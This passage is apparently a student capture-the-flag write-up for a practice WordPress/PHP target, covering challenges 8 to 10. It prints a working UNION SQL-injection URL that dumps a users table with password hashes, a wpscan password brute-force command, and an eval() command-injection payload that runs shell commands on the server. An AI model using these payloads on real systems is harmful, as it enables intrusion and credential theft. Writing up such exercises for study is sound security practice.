


```
Replied on 5: 357:CAROLINE:PARRISH:cparrish:3a5bb264c7630f8aa3aecb44e27024f12d8d6456:1

Replied on 5: 358:RUSS:SELLERS:rsellers:785d2d79763ae87c0fc6370c9501e4cd13b6d47d:1

Replied on 5: 359:ANTONY:MAYS:amays:a2228c009e671429ff4489797abddec79c17e7c6:1

Replied on 5: 360:BENNY:SWEET:bsweet:FLAG: key{79994a5ce1ac700769cddb476b0cf5ffb0afc29f}:1

Replied on 5: 361:PAMELA:SANTANA:psantana:f824ce28fbd9f7d385125dc22b26e25b1860e238:1

Replied on 5: 362:MELANIE:DOTSON:mdotson:02c1e94c2209a789cb53fbab27f5b80269d3f671:1

Replied on 5: 363:LAWANDA:MARSH:lmarsh:831a0f1b6ad9999f772bb51b16c0e66cf5f8b808:1
```

Location: in the users table in the MySQL DB

Method: After, finding the vulnerability to union queries on http://35.160.70.156/board.php?id=256 using sqlmap, we decided to exploit this by poking around in the database. Eventually, this injection revealed the key in a table full of user information: http://35.160.70.156/board.php?id=274%20union%20select%201,concat(id,%200x3a,%20first_name,%200x3a,%20last_name,%200x3a,%20login,%200x3a,%20password,%200x3a,%20active),3,4,5%20from%20users.

Challenge 8: About my friend bobo…



WordPress 4.6.1 is available! Please notify the site administrator.

Steal this

Permalink: http://35.160.70.156/?p=50

key{5442082b312696766g4a9b6b0e632350b033dda4}

p

Word count: 1

Last edited by bobo on November 3, 2016 at 1:19 am

Status: Draft


Visibility: Public

Revisions: 2 Browse

Location: Post draft in bobo’s wordpress account

Method: We used wpscan to bruteforce the login page to access bobo’s account: wpscan –url http://35.160.70.156/wp-login.php –wordlist pwd_dict.txt –username bobo. We found the draft steal this with a key in it, which didn’t work first. Then, we noticed that the post had been revised, and the correct key was buried in the original version of the post.

Challenge 9: That README is peculiar…




view-source:192.168.23.131/ctf-f2016/readme.html

```
<!DOCTYPE html>
<html>
<head>
	<meta name="viewport" content="width=device-width" />
	<meta http-equiv="Content-Type" content="text/html; c
	<title>WordPress &#8250; ReadMe</title>
	<link rel="stylesheet" href="wp-admin/css/install.css
</head>
<body>
<!-- key{22c1d9a7ae38237bdae1aadfe685f501c570a391} -->
```

Location: http://35.160.70.156/readme.html

Method: We ran a wpscan on the domain and found all open paths of the website, one of which was `/readme.html`. We opened up the source of the page and found the flag in the source.

Challenge 10: I am eval Homer



```
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz
```

Evil Homer

Set the ID parameter in query string to `homer`...

id parameter is (system("ls /"));

Note: Unfortunately, we were not able to locate the FLAG.txt on the VM.
Location: http://35.162.1.149/?id=(system(cat%20/FLAG.txt));

Method: After getting to the evil homer page, we noticed that it was taking an id query. Upon further investigation, we found that it was using eval(), which evaluates system commands. Thus, we used "http://35.162.1.149/?id=(system(%22ls%20/%22));" to poke around, and found the FLAG.txt.